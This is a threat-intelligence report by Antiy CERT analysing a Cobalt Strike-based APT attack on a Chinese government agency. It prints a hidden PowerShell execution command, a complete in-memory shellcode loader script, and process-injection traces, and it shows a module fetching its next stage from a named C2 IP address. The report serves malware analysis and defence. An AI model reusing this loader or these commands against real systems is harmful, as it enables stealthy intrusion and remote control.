
ANALYSIS ON APT-TO-BE ATTACK THAT FOCUSING ON CHINA'S GOVERNMENT AGENCY

Antiy CERT



First release time: 14:32, May 27, 2015

Updated time of this version: 14:32, May 27, 2015

Contents

1 Background

Recently, ANTIY Labs detected an APT attack targeting some government agency in China. The Shellcode for communication is conducted depending on Beacon mode which is generated on the basis of automatic attack detection platform-Cobalt Strike. This kind of attack pattern disguising as non-malicious real file in the host of its target, it sending a network heartbeat package every 60 seconds, and it also send data information via the Cookie field, all these features of this attack pattern are designed to evade the detection of security software and the interception of firewall on the targeted host. Considering the relationship between this attack and Cobalt Strike platform, we name it as APT-TOCS (TOCS refers to Threat on Cobalt Strike.) for now.

The core step of APT-TOCS is downloading the script functionalities of Shellcode, which downloads a field of data into memory for operation by calling powershell.exe.The decrypted data is a field of executable Shellcode that is generated by Cobalt Strike (An automatic attack testing platform). After loading the script of Shellcode, the Analysis Group of ANTIY did a series of correlation analysis, then we found a PE program that maybe act as a guiding executable file in similar attacks. The loaded Shellcode script can be used to call command line to add a certain field of encrypted date into memory and run it. The decrypted date turns out to be executable Shellcode which is generated by Cobalt Strike. The related script can be loaded via the guiding PE program or vulnerability. This kind of attack pattern has several features which including running in memory, no hard disk writing operations, communicating via Beacon, multi-beacon communication is acceptable, and several Beacons can work simultaneously. Such attack can be launched without the support of vector file, in fact it depends on network projection and laterally move in the internal network as required conducting an attack. So, it will bring great difficulties to the forensic work. It is important to note that, all the Sandboxes we know are disabling to fight against this kind of attack.

It seems that the attack capability of APT-TOCS is close to that of APT-level. However, it relied on automatic attack testing platform instead of abilities of the attack team.

2 Analysis on incident sample


2.1 Leading files and sample downloading

APT-TOCS used “powershell.exe” to execute Shellcode scripts to realize remote control on targeted system. The analysts of Antiy thought that the attacker might know several remote injection methods of script downloading privilege, such as directly making the scrip be executed on the host by using security vulnerabilities. Meanwhile, we found the following binary leading attack files (hereinafter referred to as Sample A) were used in similar attacks before:

Virus name	Trojan/Win32.MSShell
Original file name	ab.exe
MD5	44BCF2DD262F12222ADEAB6F59B2975B
Processor structure	X86
File size	72.0 KB (73,802 bytes)

File format	BinExecute/Microsoft.EXE[:X86]
Time Stamp	2009-05-10 07:02:12
Digital signature	NO
Shell type	Unknown
Compilation language	Microsoft Visual C++


The functionality code of the scripts embedded in this PE sample is completely the same with the one of Shellcode script Antiy has acquired, while the encryption data of them differs from each other. This PE sample was firstly uploaded to Virustotal on May 2, 2015:



```
44BCF2DD262F12222ADEAB6F59B2975B

            0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00005300h: 70 6F 77 65 72 73 68 65 6C 6C 2E 65 78 65 20 2D ; powershell.exe -
00005310h: 65 78 65 63 20 62 79 70 61 73 73 20 2D 6E 6F 70 ; exec bypass -nop
00005320h: 20 2D 57 20 68 69 64 64 65 6E 20 2D 6E 6F 6E 69 ;  -W hidden -noni
00005330h: 6E 74 65 72 61 63 74 69 76 65 20 49 45 58 20 24 ; nteractive IEX $
00005340h: 28 24 73 3D 4E 65 77 2D 4F 62 6A 65 63 74 20 49 ; ($s=New-Object I
00005350h: 4F 2E 4D 65 6D 6F 72 79 53 74 72 65 61 6D 28 2C ; O.MemoryStream(,
00005360h: 5B 43 6F 6E 76 65 72 74 5D 3A 3A 46 72 6F 6D 42 ; [Convert]::FromB
00005370h: 61 73 65 36 34 53 74 72 69 6E 67 28 27 48 34 73 ; ase64String('H4s
00005380h: 49 41 4A 30 7A 52 56 55 43 41 35 31 56 58 55 2F ; IAJ0zRVUCA51VXU/
00005390h: 62 4D 42 52 39 37 36 2B 34 36 6A 4B 61 69 4D 5A ; bMBR976+46jKaiMZ
000053a0h: 4B 30 53 6F 42 55 74 45 67 77 49 62 45 6F 46 6F ; K0SoBUtEgwIbEoFo
000053b0h: 37 38 56 42 56 77 6B 30 75 4E 43 4F 31 4D 38 66 ; 78VBVwk0uNCO1M8f
000053c0h: 70 68 34 44 2F 50 6A 74 78 50 71 43 67 54 65 51 ; ph4D/PjtxPqCgTeQ
```

Figure 1 Downloading encryption data using powershell.exe embedded in PE files

The PE sample used WinExec to operate embedded malware:



```
地址     HEX 数据            ASCII
003A00B8 70 6F 77 65 72 73  powershell.exe -
003A00C8 65 78 65 63 20 62  exec bypass -nop
003A00D8 20 2D 57 20 68 69   -W hidden -noni
003A00E8 6E 74 65 72 61 63  nteractive IEX $
003A00F8 28 24 73 3D 4E 65  ($s=New-Object I
003A0108 4F 2E 4D 65 6D 6F  O.MemoryStream(,
003A0118 5B 43 6F 6E 76 65  [Convert]::FromB
003A0128 61 73 65 36 34 53  ase64String('H4s
003A0138 49 41 4A 30 7A 52  IAJ0zRVUCA51VXU/
003A0148 62 4D 42 52 39 37  bMBR976+46jKaiMZ
```

```
地址      数值      注释
0012FFA8  003A0099  ┌CALL 到 WinExec 来自 003A0097
0012FFAC  003A00B8  │CmdLine = "powershell.exe -exec
0012FFB0  00000001  └ShowState = SW_SHOWNORMAL
0012FFB4  0040522C  返回到 a3b52cba.0040522C
0012FFB8  0012FFE0  指向下一个 SEH 记录的指针
0012FFBC  00405148  SE处理程序
0012FFC0  0040510D  返回到 a3b52cba.0040510D 来自 a3b
0012FFC4  7C816D4F  返回到 kernel32.7C816D4F
0012FFC8  005BAE50
0012FFCC  0012CE70
```

Figure 2 Using function WinExec to call powershell.exe to download leading data

Therefore, we can see that the “leading file” can be regarded as the leading part of attack. However, the execution and control still can be made depending on system and application vulnerabilities without this leading file.

According to above information, we cannot make sure this leading sample has relationship with this APT incident.

2.2 Key mechanism

The core part of APT-TOCS relies on the encrypted data scripts (hereinafter referred to as Sample B) downloaded by PowerShell. Figure 1 consists of various derivation relationships and major module functionalities:




Sample B
Type of Script
Containing encrypted base64 data
Script 1
Type of Script
Containing encrypted base64 data
Module 1
Shellcode downloads module 2
C&C server 1
Module 2
Shellcode
Establishing and listing process rundll32.exe
Writing module 3 into rundll32 for execution
Module 3
Shellcode backdoor module,
connecting C&C server for commands
C&C server 1 and 2

Figure 3 Various derivation relationships and major module functionalities

2.3 Analysis on the major sample (Sample B) of APT-TOCS

The content (Here omitted the content of base64.) of Sample B is as follows:




```
"C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String('H4s.....wAA'));
IEX(New-ObjectIO.StreamReader(New-ObjectIO.Compression.GzipStream
($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Figure 4 Content of Sample B

The functionality of this part of script is: decrypting the encrypted content of base64, decompressing with Gzip, resulting in module 1 and using PowerShell to download and execute.

2.4 Analysis on script 1

The content of script 1 is as follows:




```
function eioVqZzdV {
    Param ($eoSKcVTjfxS, $p0d9j)
    $f4A19fb6 = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.
    GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).
    GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $f4A19fb6.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.
    HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($f4A19fb6
    .GetMethod('GetModuleHandle')).Invoke($null, @($eoSKcVTjfxS)))), $p0d9j))
}

function mGIgrD {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $ejQ7pbH8K,
        [Parameter(Position = 1)] [Type] $za4NhlFE = [Void]
    )

    $lqSy6La = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.
    AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
    DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public,
    Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $lqSy6La.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.
    CallingConventions]::Standard, $ejQ7pbH8K).SetImplementationFlags('Runtime, Managed')
    $lqSy6La.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $za4NhlFE, $ejQ7pbH8K).
    SetImplementationFlags('Runtime, Managed')

    return $lqSy6La.CreateType()
}

[Byte[]]$umdAM8XBH = [System.Convert]::FromBase64String("/OiJ......")

$ro8d50FQZ0 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eioVqZzdV
kernel32.dll VirtualAlloc), (mGIgrD @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke(
[IntPtr]::Zero, $umdAM8XBH.Length,0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($umdAM8XBH, 0, $ro8d50FQZ0, $umdAM8XBH.length)

$mLkBWmZ3 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eioVqZzdV
kernel32.dll CreateThread), (mGIgrD @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])
([IntPtr]))).Invoke([IntPtr]::Zero,0,$ro8d50FQZ0,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eioVqZzdV kernel32.dll
WaitForSingleObject), (mGIgrD @([IntPtr], [Int32]))).Invoke($mLkBWmZ3,0xffffffff) | Out-Null
```

Figure 5 Content of script 1

The functionality of this part is: decrypting data with base64 encryption and getting module 1, then writing to process powershell.exe, and executing and operating.

2.5 Analysis on module 1

The functionality of this module is as follows: calling the function of wininet module, connecting the network, downloading operations of module 2; and executing by downloading to the memory.




```
0039082D   51         push ecx
0039082E - FFE0       jmp eax                         wininet.HttpOpenRequestA
00390830   58         pop eax
00390831   5F         pop edi
00390832   5A         pop edx
eax=76692AF9 (wininet.HttpOpenRequestA)

地址      HEX 数据                    ASCII          0012FEF4  0039090F  返回到  0039090F
00390960  2F 68 66 59 6E 00 00 68 F0  /hfYn..        0012FEF8  00CC0008
00390970  68 00 10 00 00 68 00 00 40  h.■..h.        0012FEFC  00000000
00390980  FF D5 93 53 53 89 E7 57 68  ÿ論SS麦        0012FF00  00390960  返回到  00390960
```

Figure 6 Request of HTTP GET

Figure 6 shows that using request of HTTP GET to get file: http://146.0.43.107/hfYn.

2.6 Analysis on module 2


Module 2 established and listed system process rundll32.exe:



```
call dword ptr ds:[0x3BB00C]                 kernel32.CreateProcessA
test eax,eax
je X003B1161
ernel32.CreateProcessA)

012F5D4   00000000   ModuleFileName = NULL
012F5D8   0012FA58   CommandLine = "C:\WINDOWS\System32\rundll32.exe"
012F5DC   00000000   pProcessSecurity = NULL
012F5E0   00000000   pThreadSecurity = NULL
012F5E4   00000001   InheritHandles = TRUE
012F5E8   00000004   CreationFlags = CREATE_SUSPENDED
012F5EC   00000000   pEnvironment = NULL
012F5F0   00000000   CurrentDir = NULL
012F5F4   0012F614   pStartupInfo = 0012F614
012F5F8   0012F600  └pProcessInfo = 0012F600
```

Figure 7 Establishing and listing process rundll32.exe


Data that has been written into module 3:



```
 57                   push edi
 FF15 18B03B00        call dword ptr ds:[0x3BB018]          kernel32.WriteProcessMemory
018]=7C802213 (kernel32.WriteProcessMemory)

HEX 数据                                      ASCII              0012F5D4  00000034  hProcess = 0000003
4D 5A E8 00 00 00 00 5B 52 45 55 89 E5 81 C3 62  MZ?...[REU夊傢b    0012F5D8  00090000  Address = 90000
60 00 00 FF D3 89 C3 57 68 04 00 00 00 50 FF D0  `..ÿ訧肳h ...Pÿ    0012F5DC  003BDEF4  Buffer = 003BDEF4
68 F0 B5 A2 56 68 05 00 00 00 50 FF D3 00 00 00  h鸽  h...Pÿ?..     0012F5E0  0002E000  BytesToWrite = 2E0
00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00  ............?..    0012F5E4  0012F5EC └pBytesWritten = 00
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ■■?.???L?Th        0012F5E8  003B0000
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno   0012F5EC  7C81D63B  返回到 kernel32.7C8
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS    0012F5F0  003B115D  返回到 003B115D 来自
```

Figure 8 Data that has been written into module 3

Though the data of module 3 started with “MZ”, it does not belong to PE files. Instead, it is the Shellcode with backdoor functionality.



```
003BDEF4   4D              dec ebp
003BDEF5   5A              pop edx
003BDEF6   E8 00000000     call 003BDEFB
003BDEFB   5B              pop ebx
003BDEFC   52              push edx
003BDEFD   45              inc ebp
003BDEFE   55              push ebp
003BDEFF   89E5            mov ebp,esp
003BDF01   81C3 62600000   add ebx,0x6062
003BDF07   FFD3            call ebx
003BDF09   89C3            mov ebx,eax
003BDF0B   57              push edi
003BDF0C   68 04000000     push 0x4
003BDF11   50              push eax
003BDF12   FFD0            call eax
003BDF14   68 F0B5A256     push 0x56A2B5F0
003BDF19   68 05000000     push 0x5
003BDF1E   50              push eax
003BDF1F   FFD3            call ebx
```


Figure 9 Shellcode that started with MZ（4D 5A）

2.7 Analysis on module 3

The module might connect the following 2 addresses with port 80:

- 146.0.***.*** (Romania)
- dc.******69.info (146.0.***.***) (Romania)

Sending request data and receiving return data.

